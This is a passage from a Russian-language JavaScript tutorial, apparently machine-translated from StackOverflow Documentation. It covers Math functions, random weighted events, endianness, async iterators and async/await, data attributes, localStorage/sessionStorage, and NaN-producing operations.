Вы также можете игнорировать расстояние для создания нормализованного (1 единица длинного) вектора в направлении `dir`

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

Если ваша система координат имеет значение y, то вам нужно переключить cos и sin. В этом случае положительное направление находится против часовой стрелки от оси x.

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

Math.hypot

Чтобы найти расстояние между двумя точками, мы используем пифагоры, чтобы получить квадратный корень от суммы квадрата компонента вектора между ними.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

В ECMAScript 6 появился `Math.hypot` который делает то же самое

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

Теперь вам не нужно держать промежуточные вары, чтобы остановить код, превратившийся в беспорядок переменных

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```

`Math.hypot` может принимать любое количество измерений


```
// find distance in 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325

// find length of 11th dimensional vector
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist =
Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

Периодические функции с использованием Math.sin

`Math.sin` и `Math.cos` являются циклическими с периодом 2 * PI радианов (360 град.), Они выводят волну с амплитудой 2 в диапазоне от -1 до 1.

График функции синуса и косинуса: *(любезность Wikipedia)*



Они очень удобны для многих типов периодических вычислений, от создания звуковых волн, до анимаций и даже кодирования и декодирования данных изображения

В этом примере показано, как создать простую sin-волну с контролем за периодом / частотой, фазой, амплитудой и смещением.

Единица времени используется секундами.
Самая простая форма с контролем только по частоте.

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
```

```
}
```

Почти во всех случаях вы захотите внести некоторые изменения в возвращаемое значение. Общие условия для модификаций

- Фаза: смещение по частоте от начала колебаний. Это значение в диапазоне от 0 до 1, где значение 0,5 перемещает волну вперед по времени на половину ее частоты. Значение 0 или 1 не изменяет.
- Амплитуда: расстояние от самого низкого значения и наибольшее значение в течение одного цикла. Амплитуда 1 имеет диапазон 2. Самая низкая точка (прогиб) -1 до самого высокого (пика) 1. Для волны с частотой 1 пик составляет 0,25 секунды, а прогиб - 0,75.
- Смещение: перемещает всю волну вверх или вниз.

Чтобы включить все это в функцию:

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
    t += phase * Math.PI * 2; // add the phase offset
    var v = Math.sin(t); // get the value at the calculated position in the cycle
    v *= amplitude; // set the amplitude
    v += offset; // add the offset
    return v;
}
```

Или в более компактной (и немного более быстрой форме):

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude +
offset;
}
```

Все аргументы, кроме времени, являются необязательными

Моделирование событий с разными вероятностями

Иногда вам может понадобиться только симулировать событие с двумя результатами, возможно, с разными вероятностями, но вы можете оказаться в ситуации, которая требует многих возможных результатов с разными вероятностями. Представим себе, что вы хотите имитировать событие, которое имеет шесть равновероятных результатов. Это довольно просто.

```
function simulateEvent(numEvents) {
    var event = Math.floor(numEvents*Math.random());
    return event;
}

// simulate fair die
console.log("Rolled a "+(simulateEvent(6)+1));  // Rolled a 2
```

Однако вы можете не желать равновероятных результатов. Скажем, у вас был список из трех результатов, представленных в виде массива вероятностей в процентах или кратных вероятности. Такой пример может быть взвешенной матрицей. Вы можете переписать предыдущую функцию для имитации такого события.

```
function simulateEvent(chances) {
    var sum = 0;
    chances.forEach(function(chance) {
        sum+=chance;
    });
    var rand = Math.random();
    var chance = 0;
    for(var i=0; i<chances.length; i++) {
        chance+=chances[i]/sum;
        if(rand<chance) {
            return i;
        }
    }

    // should never be reached unless sum of probabilities is less than 1
    // due to all being zero or some being negative probabilities
    return -1;
}

// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1));  // Rolled a 1

// using probabilities
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1));  // Rolled a 6
```

Как вы, вероятно, заметили, эти функции возвращают индекс, поэтому у вас может быть больше описательных результатов, хранящихся в массиве. Вот пример.

```
var rewards = ["gold coin","silver coin","diamond","god sword"];
var likelihoods = [5,9,1,0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]);  // You get a silver coin
```

Маленький / Большой endian для типизированных массивов при использовании побитовых операторов

Чтобы определить конечный элемент устройства

```
var isLittleEndian = true;
(()=>{
    var buf = new ArrayBuffer(4);
    var buf8 = new Uint8ClampedArray(buf);
    var data = new Uint32Array(buf);
    data[0] = 0x0F000000;
    if(buf8[0] === 0x0f){
```

```
        isLittleEndian = false;
    }
})();
```

Little-Endian хранит наиболее значимые байты справа налево.

Big-Endian хранит наиболее значимые байты слева направо.

```
var myNum = 0x11223344 | 0;  // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array
```

Если система использует Little-Endian, то значения 8-битного байта будут

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

Если система использует Big-Endian, то значения 8-битного байта будут

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

Пример, где тип Edian важен

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red,Green,Blue,Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){  // Mask all pixels
    buf32[i] &= mask; //Mask out Red and Blue
}
ctx.putImageData(imgData);
```

Получение максимальной и минимальной

Функция `Math.max()` возвращает наибольшее число из нуля или больше.

```
Math.max(4, 12);   //  12
```

```
Math.max(-1, -15); // -1
```

Функция `Math.min()` возвращает наименьшее число из нуля или больше.

```
Math.min(4, 12);   //  4
Math.min(-1, -15); // -15
```

Получение максимума и минимума из массива:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max.apply(Math, arr),
    min = Math.min.apply(Math, arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

Оператор распространения ECMAScript 6, получая максимум и минимум массива:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max(...arr),
    min = Math.min(...arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

Ограничить число до минимального / максимального диапазона

Если вам нужно зажать число, чтобы удерживать его внутри определенной границы диапазона

```
function clamp(min, max, val) {
    return Math.min(Math.max(min, +val), max);
}

console.log(clamp(-10, 10, "4.30")); // 4.3
console.log(clamp(-10, 10, -8));     // -8
console.log(clamp(-10, 10, 12));     // 10
console.log(clamp(-10, 10, -15));    // -10
```

Пример примера использования (jsFiddle)

Получение корней числа

Квадратный корень

Используйте `Math.sqrt()` чтобы найти квадратный корень из числа

```
Math.sqrt(16)   #=> 4
```

Кубический корень

Чтобы найти корень куба числа, используйте `Math.cbrt()`

6

```
Math.cbrt(27)  #=> 3
```

Поиск nth-корней

Чтобы найти n-й корень, используйте функцию `Math.pow()` и передайте дробную экспоненту.

```
Math.pow(64, 1/6) #=> 2
```

Прочитайте Арифметика (математика) онлайн: https://riptutorial.com/ru/javascript/topic/203/арифметика--математика-

глава 24: Асинхронные итераторы

Вступление

Функция `async` функция, которая возвращает обещание. `await` доходности вызывающего абонента до тех пор, пока обещание не решится, а затем продолжит результат.

Итератор позволяет собирать коллекцию с помощью цикла `for-of` loop.

Асинхронный итератор представляет собой коллекцию, в которой каждая итерация является обещанием, которое можно `for-await-of` цикл `for-await-of` .

Асинхронные итераторы являются предложением этапа 3 . Они находятся в Chrome Canary 60 с `--harmony-async-iteration`

Синтаксис

- async function * asyncGenerator () {}
- yield wait asyncOperationWhichReturnsAPromise ();
- для ожидания (пусть результат asyncGenerator ()) {/ * result - это разрешенное значение из обещания * /}

замечания

Асинхронный итератор является **декларативным потоком тянуть** в отличие от декларативного *нажимного* потока наблюдаемого в.

Полезные ссылки

- Предложение спецификации Async Iteration
- Введение в их использование
- Подтверждение концепции подписки на события

Examples

основы

`Iterator` JavaScript - это объект с `.next()` , который возвращает `IteratorItem` , который является объектом со `value : <any>` и `done : <boolean>` .

JavaScript `AsyncIterator` - это объект с `.next()` , который возвращает `Promise<IteratorItem>` , *обещание* следующего значения.

Чтобы создать AsyncIterator, мы можем использовать синтаксис *асинхронного генератора* :

```
/**
 * Returns a promise which resolves after time had passed.
 */
const delay = time => new Promise(resolve => setTimeout(resolve, time));

async function* delayedRange(max) {
  for (let i = 0; i < max; i++) {
    await delay(1000);
    yield i;
  }
}
```

Функция `delayedRange` будет принимать максимальное число и возвращает `AsyncIterator` , который дает числа от 0 до этого числа с интервалом в 1 секунду.

Использование:

```
for await (let number of delayedRange(10)) {
  console.log(number);
}
```

`for await of` цикла - это еще один фрагмент нового синтаксиса, доступный только внутри асинхронных функций, а также генераторы асинхронных сигналов. Внутри цикла значения, полученные (которые, помните, являются обещаниями), разворачиваются, поэтому Promise скрывается. Внутри цикла вы можете иметь дело с прямыми значениями (сведенными числами), `for await of` цикла будет ждать обещаний от вашего имени.

Вышеприведенный пример будет ждать 1 секунду, log 0, ждать вторую секунду, log 1 и т. Д., `AsyncIterator` он не войдет в систему 9. В этот момент `AsyncIterator` будет `done` , и `for await of` цикла будет `done` .

Прочитайте Асинхронные итераторы онлайн: https://riptutorial.com/ru/javascript/topic/5807/асинхронные-итераторы

глава 25: Асинхронные функции (async / await)

Вступление

`async` и `await` строить сверху обещаний и генераторов, чтобы выражать асинхронные действия inline. Это делает асинхронный или обратный код намного проще в обслуживании.

Функции с ключевым словом `async` возвращают `Promise` и могут быть вызваны с этим синтаксисом.

Внутри `async function` ключевое слово `await` может быть применено к любому `Promise` и вызовет все тело функции после `await` , после того как обещание будет разрешено.

Синтаксис

- асинхронная функция foo () {
  ...
  ожидание asyncCall ()
  }
- async function () {...}
- async () => {...}
- (async () => {
  const data = ожидание asyncCall ()
  console.log (данные)}) ()

замечания

Асинхронные функции - это синтаксический сахар над обещаниями и генераторами. Они помогают сделать ваш код более читабельным, поддерживаемым, легче поймать ошибки и уменьшить количество отступов.

Examples

Вступление

Функция, определенная как `async` является функцией, которая может выполнять асинхронные действия, но все равно выглядит синхронной. То, как это делается, - это использовать ключевое слово `await` чтобы отложить функцию, пока она ожидает, что Promise решит или отклонит.

Примечание. Асинхронные функции - это предложение этапа 4 («Готово») на треке, которое должно быть включено в стандарт ECMAScript 2017.

Например, используя API Fetch на основе обещаний:

```
async function getJSON(url) {
    try {
        const response = await fetch(url);
        return await response.json();
    }
    catch (err) {
        // Rejections in the promise will get thrown here
        console.error(err.message);
    }
}
```

Функция async всегда возвращает сам Promise, поэтому вы можете использовать его в других асинхронных функциях.

Стиль функции стрелки

```
const getJSON = async url => {
    const response = await fetch(url);
    return await response.json();
}
```

Меньше отступа

С обещаниями:

```
function doTheThing() {
    return doOneThing()
        .then(doAnother)
        .then(doSomeMore)
        .catch(handleErrors)
}
```

С асинхронными функциями:

```
async function doTheThing() {
    try {
        const one = await doOneThing();
        const another = await doAnother(one);
        return await doSomeMore(another);
    } catch (err) {
        handleErrors(err);
    }
}
```

Обратите внимание, как возврат находится внизу, а не вверху, и вы используете

встроенную механику обработки ошибок (`try/catch`).

Ожидание и приоритет оператора

Вы должны учитывать приоритет оператора при использовании ключевого слова `await` .

Представьте, что у нас есть асинхронная функция, которая вызывает другую асинхронную функцию `getUnicorn()` которая возвращает Promise, которая разрешает экземпляр класса `Unicorn` . Теперь мы хотим получить размер единорога, используя метод `getSize()` этого класса.

Посмотрите на следующий код:

```
async function myAsyncFunction() {
    await getUnicorn().getSize();
}
```

На первый взгляд это кажется правильным, но это не так. Из-за приоритета оператора это эквивалентно следующему:

```
async function myAsyncFunction() {
    await (getUnicorn().getSize());
}
```

Здесь мы пытаемся вызвать `getSize()` объекта Promise, чего мы не хотим.

Вместо этого мы должны использовать скобки для обозначения того, что сначала хотим дождаться единорога, а затем вызвать `getSize()` результата:

```
async function asyncFunction() {
    (await getUnicorn()).getSize();
}
```

Конечно. предыдущая версия может быть действительной в некоторых случаях, например, если `getUnicorn()` была синхронной, но метод `getSize()` был асинхронным.

Асинхронные функции по сравнению с обещаниями

`async` функции не заменяют тип `Promise` ; они добавляют ключевые слова языка, которые облегчают вызов. Они взаимозаменяемы:

```
async function doAsyncThing() { ... }

function doPromiseThing(input) { return new Promise((r, x) => ...); }

// Call with promise syntax
doAsyncThing()
    .then(a => doPromiseThing(a))
    .then(b => ...)
```

```
    .catch(ex => ...);

// Call with await syntax
try {
    const a = await doAsyncThing();
    const b = await doPromiseThing(a);
    ...
}
catch(ex) { ... }
```

Любая функция, использующая цепочки обещаний, может быть переписана с помощью `await` :

```
function newUnicorn() {
  return fetch('unicorn.json')                      // fetch unicorn.json from server
  .then(responseCurrent => responseCurrent.json()) // parse the response as JSON
  .then(unicorn =>
    fetch('new/unicorn', {                          // send a request to 'new/unicorn'
        method: 'post',                             // using the POST method
        body: JSON.stringify({unicorn})             // pass the unicorn to the request body
    })
  )
  .then(responseNew => responseNew.json())
  .then(json => json.success)                       // return success property of response
  .catch(err => console.log('Error creating unicorn:', err));
 }
```

Функция может быть переписана с использованием `async` / `await` следующим образом:

```
async function newUnicorn() {
  try {
    const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
    const unicorn = await responseCurrent.json();        // parse the response as JSON
    const responseNew = await fetch('new/unicorn', {     // send a request to 'new/unicorn'
      method: 'post',                                    // using the POST method
      body: JSON.stringify({unicorn})                    // pass the unicorn to the request
body
    });
    const json = await responseNew.json();
    return json.success                                  // return success property of
response
  } catch (err) {
    console.log('Error creating unicorn:', err);
  }
}
```

Этот `async` вариант `newUnicorn()` кажется, возвращает `Promise` , но на самом деле было несколько `await` ключевых слов. Каждый из них возвратил `Promise` , так что на самом деле у нас была коллекция обещаний, а не цепочка.

На самом деле мы можем думать об этом как о генераторе `function*` , каждый из которых `await yield new Promise` . Тем не менее, результаты каждого обещания необходимы для продолжения функции. Вот почему необходимо дополнительное ключевое слово `async` для функции (а также ключевое слово `await` при вызове обещаний), поскольку оно сообщает

Javascript автоматически создавать наблюдателя для этой итерации. `Promise` возвращенная `async function newUnicorn()` решает, когда эта итерация завершается.

Практически вам не нужно это учитывать; `await` скрывает обещание и `async` скрывает итерацию генератора.

Вы можете вызывать функции `async` как если бы они были обещаниями, и `await` каких-либо обещаний или любой `async` функции. Вам не нужно `await` асинхронной функции, так же, как вы можете выполнить обещание без `.then()` .

Вы также можете использовать `async` IIFE, если вы хотите немедленно выполнить этот код:

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()
```

Цикл с асинхронным ожиданием

При использовании async ждут в циклах, вы можете столкнуться с некоторыми из этих проблем.

Если вы просто попытаетесь использовать ожидание внутри `forEach` , это вызовет `Unexpected token` ошибку `Unexpected token` .

```
(async() => {
 data = [1, 2, 3, 4, 5];
 data.forEach(e => {
   const i = await somePromiseFn(e);
   console.log(i);
 });
})();
```

Это происходит из-за того, что вы ошибочно видели функцию стрелки как блок. `await` будет в контексте функции обратного вызова, которая не является `async` .
Интерпретатор защищает нас от создания вышеуказанной ошибки, но если вы добавите `async` для обратного вызова `forEach` ошибки не будут выбрасываться. Вы можете подумать, что это решает проблему, но она не будет работать должным образом.

Пример:

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(async(e) => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
  console.log('this will print first');
})();
```

Это происходит потому, что функция async callback может только приостанавливаться, а не родительская асинхронная функция.

> Вы можете написать функцию asyncForEach, которая возвращает обещание, и тогда вы можете что-то вроде `await asyncForEach(async (e) => await somePromiseFn(e), data )` В основном вы возвращаете обещание, которое разрешается, когда все обратные вызовы ожидаются и выполняются. Но есть лучшие способы сделать это, и это просто использовать цикл.

Вы можете использовать `for-of` цикла или ее `for/while` во `for/while` цикла, это действительно не имеет значения , какой вы выбираете.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();
```

Но есть еще один улов. Это решение будет ожидать завершения каждого вызова для `somePromiseFn` перед повторением следующего.
Это здорово, если вы действительно хотите, чтобы ваши вызовы `somePromiseFn` исполнялись по порядку, но если вы хотите, чтобы они запускались одновременно, вам нужно будет `await` на `Promise.all` .

```
(async() => {
 data = [1, 2, 3, 4, 5];
 const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
 console.log(...p);
})();
```

`Promise.all` получает массив обещаний в качестве единственного параметра и возвращает обещание. Когда все обещания в массиве будут решены, возвращенное обещание также будет разрешено. Мы `await` этого обещания, и когда он будет разрешен, все наши ценности доступны.

Вышеприведенные примеры полностью выполняются. Функция `somePromiseFn` может быть выполнена как функция асинхронного эха с тайм-аутом. Вы можете попробовать примеры в Babel-repl, по крайней мере, с предустановленной `stage-3` и посмотреть на выход.

```
function somePromiseFn(n) {
 return new Promise((res, rej) => {
   setTimeout(() => res(n), 250);
 });
}
```

Одновременные асинхронные (параллельные) операции

Часто вы хотите выполнять асинхронные операции параллельно. Существует прямой синтаксис , который поддерживает это в `async` / `await` предложений, но так как `await` будет ждать обещания, вы можете обернуть несколько обещаний вместе в `Promise.all` ждать их:

```
// Not in parallel

async function getFriendPosts(user) {
    friendIds = await db.get("friends", {user}, {id: 1});
    friendPosts = [];
    for (let id in friendIds) {
        friendPosts = friendPosts.concat( await db.get("posts", {user: id}) );
    }
    // etc.
}
```

Это будет делать каждый запрос для регулярного получения сообщений каждого друга, но они могут выполняться одновременно:

```
// In parallel

async function getFriendPosts(user) {
    friendIds = await.db.get("friends", {user}, {id: 1});
    friendPosts = await Promise.all( friendIds.map(id =>
      db.get("posts", {user: id})
    );
    // etc.
}
```

Это приведет к переходу по списку идентификаторов, чтобы создать массив обещаний. `await` будет ждать *все* обещает быть полным. `Promise.all` объединяет их в единое обещание, но они выполняются параллельно.

Прочитайте Асинхронные функции (async / await) онлайн:
https://riptutorial.com/ru/javascript/topic/925/асинхронные-функции--async---await-

глава 26: Атрибуты данных

Синтаксис

- var x = HTMLElement.dataset. *;
- HTMLElement.dataset. * = "Значение";

замечания

Документация MDN: использование атрибутов данных .

Examples

Доступ к атрибутам данных

Использование свойства набора данных

Новое свойство `dataset` позволяет доступ (для чтения и записи) ко всем атрибутам `data-*` для любого элемента.

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.dataset.id
            + "\r\nDial Code: " + item.dataset.dialCode;
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.dataset.id = "FR";
    item.dataset.dialCode = "33";
}
</script>
```

Примечание. Свойство `dataset` поддерживается только в современных браузерах и оно немного медленнее, чем методы `getAttribute` и `setAttribute` которые поддерживаются всеми браузерами.

Использование методов getAttribute & setAttribute

Если вы хотите поддерживать старые браузеры до HTML5, вы можете использовать методы `getAttribute` и `setAttribute` которые используются для доступа к любому атрибуту, включая атрибуты данных. Две функции в приведенном выше примере могут быть написаны следующим образом:

```
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.getAttribute("data-id")
            + "\r\nDial Code: " + item.getAttribute("data-dial-code");
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.setAttribute("id", "FR");
    item.setAttribute("data-dial-code", "33");
}
</script>
```

Прочитайте Атрибуты данных онлайн: https://riptutorial.com/ru/javascript/topic/3197/атрибуты-данных

глава 27: Веб-хранилище

Синтаксис

- localStorage.setItem (имя, значение);
- localStorage.getItem (имя);
- localStorage.name = значение;
- localStorage.name;
- localStorage.clear ()
- localStorage.removeItem (имя);

параметры

параметр	Описание
название	Ключ / имя элемента
значение	Значение элемента

замечания

API веб-хранилища указан в стандарте HTML WHATWG .

Examples

Использование localStorage

Объект localStorage обеспечивает постоянное (но не постоянное - см. Ниже) хранилище строк для ключей. Любые изменения сразу отображаются во всех других окнах / кадрах из одного и того же источника. Сохраненные значения сохраняются неопределенно долго, если пользователь не очистит сохраненные данные или не установит лимит срока действия. localStorage использует картографический интерфейс для получения и установки значений.

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"

localStorage.removeItem('name');
```

```
console.log(localStorage.getItem('name')); // null
```

Если вы хотите хранить простые структурированные данные, вы можете использовать JSON для его сериализации в строки и из строк для хранения.

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

Ограничения localStorage в браузерах

Мобильные браузеры:

браузер	Гугл Хром	Android-браузер	Fire Fox	iOS Safari
Версия	40	4,3	34	6-8
Доступное пространство	10MB	2MB	10MB	5МБ

Настольные браузеры:

браузер	Гугл Хром	опера	Fire Fox	Сафари	Internet Explorer
Версия	40	27	34	6-8	9-11
Доступное пространство	10MB	10MB	10MB	5МБ	10MB

События хранения

Всякий раз, когда значение установлено в localStorage, событие `storage` будет отправлено на все остальные `windows` из одного и того же источника. Это можно использовать для синхронизации состояния между разными страницами без перезагрузки или связи с сервером. Например, мы можем отображать значение входного элемента как текст абзаца в другом окне:

Первое окно

```
var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
```

```
};
```

Второе окно

```
var output = document.createElement('p');
document.body.appendChild(output);

output.textContent = localStorage.getItem('user-value');

window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

Заметки

Событие не запускается или недоступно в Chrome, Edge и Safari, если домен был изменен с помощью скрипта.

Первое окно

```
// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Второе окно

```
// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

sessionStorage

Объект sessionStorage реализует тот же интерфейс хранения, что и localStorage. Однако вместо того, чтобы делиться всеми страницами одного и того же происхождения, данные

sessionStorage хранятся отдельно для каждого окна / вкладки. Сохраненные данные сохраняются между страницами *в этом окне / вкладке* до тех пор, пока они открыты, но больше не видны.

```
var audio = document.querySelector('audio');

// Maintain the volume if the user clicks a link then navigates back here.
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
  sessionStorage.setItem('volume', audio.volume);
};
```

Сохранение данных в sessionStorage

```
sessionStorage.setItem('key', 'value');
```

Получить сохраненные данные из sessionStorage

```
var data = sessionStorage.getItem('key');
```

Удаление сохраненных данных из sessionStorage

```
sessionStorage.removeItem('key')
```

Очистка хранилища

Чтобы очистить хранилище, просто запустите

```
localStorage.clear();
```

Условия ошибки

Большинство браузеров, настроенных для блокировки файлов cookie, также блокируют `localStorage` . Попытки использовать его приведут к исключению. Не забывайте управлять этими случаями .

```
var video = document.querySelector('video')
try {
    video.volume = localStorage.getItem('volume')
} catch (error) {
    alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

Если ошибка не была обработана, программа перестанет нормально функционировать.

Удалить элемент хранилища

Чтобы удалить определенный элемент из Хранилища браузера (напротив `setItem`), используйте `removeItem`

```
localStorage.removeItem("greet");
```

Пример:

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null
```

(То же самое относится к `sessionStorage`)

Упрощенный способ хранения Хранение

`localStorage` , `sessionStorage` - это **объекты** JavaScript, и вы можете рассматривать их как таковые.
Вместо использования методов хранения, таких как `.getItem()` , `.setItem()` и т. Д., Вот более простая альтернатива:

```
// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet;         // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet;  // Same as: window.localStorage.removeItem("greet");

// Clear storage
localStorage.clear();
```

Пример:

```
// Store values (Strings, Numbers)
localStorage.hello = "Hello";
localStorage.year  = 2017;

// Store complex data (Objects, Arrays)
var user = {name:"John", surname:"Doe", books:["A","B"]};
localStorage.user = JSON.stringify( user );

// Important: Numbers are stored as String
console.log( typeof localStorage.year ); // String

// Retrieve values
var someYear = localStorage.year; // "2017"

// Retrieve complex data
var userData = JSON.parse( localStorage.user );
var userName = userData.name; // "John"
```

```
// Remove specific data
delete localStorage.year;

// Clear (delete) all stored data
localStorage.clear();
```

localStorage length

`localStorage.length` возвращает целое число, указывающее количество элементов в `localStorage`

Пример:

Установить позиции

```
localStorage.setItem('StackOverflow', 'Documentation');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

Получить длину

```
localStorage.length; // 3
```

Прочитайте Веб-хранилище онлайн: https://riptutorial.com/ru/javascript/topic/428/веб-хранилище

глава 28: Встроенные константы

Examples

Операции, возвращающие NaN

Математические операции над значениями, отличными от чисел, возвращают NaN.

```
"a" + 1
"b" * 3
"cde" - "e"
[1, 2, 3] * 2
```

Исключение: массивы с одним номером.

```
[2] * [3]  // Returns 6
```

Кроме того, помните, что оператор `+` конкатенирует строки.

```
"a" + "b"  // Returns "ab"
```

Деление нуля на ноль возвращает `NaN` .

```
0 / 0         // NaN
```

Примечание. В математике вообще (в отличие от программирования JavaScript) деление на ноль невозможно.

Математические функции библиотеки, возвращающие NaN

